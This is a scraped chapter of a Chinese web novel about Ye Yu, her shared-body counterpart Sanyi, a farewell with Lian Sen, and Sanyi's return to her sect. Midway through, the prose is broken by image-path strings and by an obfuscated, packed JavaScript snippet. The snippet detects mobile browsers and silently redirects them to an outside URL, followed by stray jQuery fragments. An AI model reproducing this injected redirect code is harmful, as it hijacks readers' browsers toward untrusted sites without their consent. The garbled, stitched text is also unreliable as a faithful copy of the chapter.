87. 沾血
作品:《大师姐上恋综捉妖啦》 连森举着伞,停下了脚步。
雨停了,他们走到独栋洋房门口。
连森顿了顿,似乎在犹豫什么,最终还是讲出了最后一句:
“你那未婚夫晚来一步,想从我手中夺过你,却没我力气大,最后只是望着你的尸身自刎了。”
叶玉沉默一路,听完才开口:
“你也清楚那是上一世的事吧,对于现在的我来说,和故事没什么区别。”
连森听了这话,脸色有些白,但还是点了点头。
叶玉是个活在当下的人。
她降生于世的时间很短,短到每一刻都像是从三一身上偷来的,也格外珍惜时间,每分每秒都要全情投入。
连这一世都还没活明白,怎么可能顾得了上一世如何?
“我听你说这些,并不是因为好奇或在乎,我只是不想欠你什么。”
连森出于种种她难以厘清的心情,做了许多事,不论如何,这场游戏玩到最后,叶玉因此受益,她不可否认。
所以如果将这些说出来能够解开他的心结,那听听也无妨。
但,也仅此而已。
“前缘已尽,过去的已经过去,我早就忘记了,你也不必记着,放过彼此,这一世,一切重新开始。”
连森抬头,看着被雨水洗过的天空,将伞合上了。
“其实我也没打算用上一世的故事打动你,我知道你不是这样的性格,只是心存了一丝侥幸。”连森自嘲地笑笑。
叶玉站在洋房庭院入门处的台阶上,连森站在一步之外,这是个很适合挥手作别的距离,像站台之于列车,信栈之于候鸟。
“我能最后再问你一个问题吗?”
叶玉自然不会说不。
“今晚你晕倒,那位见水,你和他...你们...认识?”连森艰涩地开口,换了几次问法,似乎很难说下去。
“认识。”叶玉沉下心,干脆地承认了。
这同样也是她在思考的事,白水,见水,怎么想都不像是巧合。
冥冥中似乎有什么引导着叶玉与见水相识,但她讨厌这种被命运牵着鼻子走的感觉。
不论如何,叶玉要查清楚这一切。
连森阖眼,长而卷的睫毛颤动,压下心中的不安,他没再纠缠,恰到好处地露出一个浅笑,道了声晚安。
如今的连森已经完全学会了先前足以将他难倒的笑容和分寸,只是新人不见得恋旧人。
叶玉到底还是吃软不吃硬,为他这幅作态生出些许不忍。
她伸手,拍小狗似的拍拍他乌黑的发顶,催促他离开后早些休息,然后转身进了洋房。
开了门,叽叽喳喳的鸟雀声先一步迎来。
叶玉心有灵犀般接通灵道,听到了一大串对于某两位毫不节制亲吻小鸟女士的控诉。
辛苦了,叶玉憋着笑拍拍静清的小脑袋。
申工夺和裘云也噔噔地跑到了大门口。
裘云做贼似的苍蝇搓手,八卦道:“怎么样?”
叶玉瞥她一眼,没好气道:“还好意思问,你求救信息是群发的吗?海王遇到你这种僚机都得掂量一下会不会翻车。”
申工夺接过毛茸茸的静清,满意地吸了口小鸟,补充道:“何止,要不是我发现并及时阻止,她那求救信息差点发给流棠涛本人。”
裘云噘嘴:“你就说救没救吧,这场面,简直就是葫芦娃救爷爷,一个一个送,还不满意?”
叶玉好不容易严肃一次,又被这仨活宝整乐了。
什么前世今生爱恨情仇通通甩一边去,只剩下满室笑语。
--
洗漱过后,叶玉将全部意识沉入体内。
人的记忆就像一扇精密复杂的保险箱,只有一把钥匙可以打开,不向任何外人开放。
而对叶玉和三一来说,她们共同掌握着这把钥匙。
当一方沉入识海中,另一方在外界主导身体时,识海中的那位可以随时接收外界那位的记忆,甚至可以实时共享——就像在大脑中开了个小窗,观看外界发生的一切,却不对此施加任何控制。
但三一往往会屏蔽外界独自修炼,任由五颜六色的记忆碎片环绕着她累积起来,再在快要“出门”掌控身体时接收记忆。
而叶玉更喜欢趁机在识海睡大觉,根本不关注三一所做的一切,直到接管身体后才自动接管回忆,开启新的一天。
记忆归根到底也只是一种物质,一种能量,对她们来说和妖力灵力没什么区别,可以回收也可以制造,并不值得多加注意。
今天却有所不同。
进入灵识的刹那,未接收的记忆碎片已经在叶玉面前堆积成山了。她猝不及防吸入一大口五彩斑斓的碎片,眼前吃毒蘑菇般闪过大片不连贯的场景、气味与声音。
叶玉赶紧屏住呼吸,从“记忆山”中爬出来,嘴里呸呸了好几下。
这是什么情况?
平日里叶玉进入识海,只会接收到一块小小的记忆碎片,里面也往往只有一个场景——三一保持同一个姿势不变,修炼了一整天。
叶玉迷茫地看向阵灵与三一:
“往常不是从三一出去做事才会开始大量积累记忆碎片吗,你们两个今天怎么回事,趁我不在搁识海里拍电影了?”
阵灵笑呵呵道:
“今天就先到这里吧,晚上还要去妖界探听消息,一次能接收消化的记忆能量有限,那些陈年旧事不打紧。”
三一颔首,镇定地起身,准备掌管身体。
没了熟悉的妖力作为力量来源,叶玉今日被冰凉凉的法力冻了一日,颇有些萎靡,进了识海就开始犯困。
她勉强打起精神问道:“等等,阵灵的声音怎么变了......喂,有没有人回答一下我的问题。”三一这才撩起眼皮看她:“大概就是你和连森聊的那些,想看就自己翻。”
在识海中接收记忆,体感可是相当漫长,一比一还原,很耗费精神,只有三一这种细致严谨的性格才会耗费功夫做这个,叶玉才没那个耐心。
叶玉打了个大大的哈欠,狐疑地眯眼:“我们两个聊的?都听过一遍为什么要翻,我要去睡觉。”
三一摆手:“随你。”
听三一这么说,叶玉更懒得继续深究,再也抵挡不住疲惫感,倒头就睡。
反正只要有一人整理好记忆能量,接替身体时另一方就自动知道了,叶玉只需要等着,最晚在接替身体时囫囵吞枣地过一遍就知道了。
叶玉只来得及嘱咐了一句,就在海啸般困意;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17116569|195527||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
的中失去了意识:“到妖界找到线索了叫我......”
三一动作停顿片刻,轻轻在阵灵头上敲了敲,阵灵乖顺地“熄了灯”,灵识陷入纯粹的黑沉中,仿佛世界闭上眼——
三一睁开眼,她正躺在柔软的大床上。
叶玉这次倒没再赌气,给她增设什么浴缸苏醒的小难关,甚至相当贴心地换上了她平日穿的白袍。
越是如此,三一越是疑窦丛生,总寻思哪里不对劲。
叶玉静悄悄,必定在作妖。
发动通往青玄宗的传送阵前,三一不放心地拿出镜子一照。
妖怪现形,镜中人赫然挂着两条冲天的双马尾,手法嚣张且不对称。
三一:“......”
人生三大错觉之一,叶玉会老实。
三一叹气,摘下更突出奇异的那侧马尾的发带,还未收起,发现上面有未干的墨迹,像是被某个麻烦精预判了她的行为:
【被你发现啦!偶尔也换换装饰嘛,嘿嘿~】
她的手指插在另一个斜扎马尾中,在蓬杂的发丝间停了片刻,终究没有将它解开。
片刻后,三一失笑道:
“罢了,由她去吧。”
她将手按在传送阵上,默念法诀,充盈的法力在躯体间流动,一息间换了天地。
药房中,林容掌间一顿,笔锋被停留的墨染得圆润,又在意识到后继续挥斥几字,写完方子才发问:
“还知道回来?”
锋利的丝线将墨迹未干的宣纸钉死在墙上,木质的二把手从窗口接过药方,立即按配方抓药熬煮,开始新一轮的忙碌。
三一弯腰行礼,垂首道:“回来取样东西,问些事。”
林容手指一勾,取出新的宣纸,继续蘸墨:
“什么事,不找金枫卓却来找我?”
自然是,她不敢向金枫卓问的事。
三一难得有些紧张,舒出一口气,声音却仍绷着:“我是来问石家家主,石斐信的事。”
林容叹气,放下笔侧头看她:
“我发现你是真的不长心,石家那小子的事也是,谁遇到这些不是急着撇开关系,能逃则逃,你倒好,上赶着来问,生怕消息传不开。”
三一抿唇,一幅听劝但不改的固执模样。
林容没好气道:
“临南长老将消息封锁了,说是自家人的事,待事态平复下来再解决。现下四方大乱,也没人有余暇追究上一任正道魁首是否死的蹊跷。
“不过要我说,石斐信那老不要脸的动手偷袭在先,也怨不得咱们。但你也太冲动,太不谨慎,要不是当时周围人死的差不多了,你等着被千夫所指,戳脊梁骨骂。
“临南和宗中其他长老的脾气你知道,等风头过去腾出手来,一通受罚肯定是免不了的。你最近有什么要做的事,就快些去做。”
事态总算是没到最难堪的地步,三一松了口气,拱手道:“弟子甘愿受罚。”
林容捻起笔杆就要赶人:“问完了?还不滚。”
三一迟疑着发问:“那我师父他...知道了吗?”
金枫卓待三一视如己出,亦师亦父,在她前二十四年的人生里,是她最亲近的人,如今她手上沾血,他的态度她没办法不在意。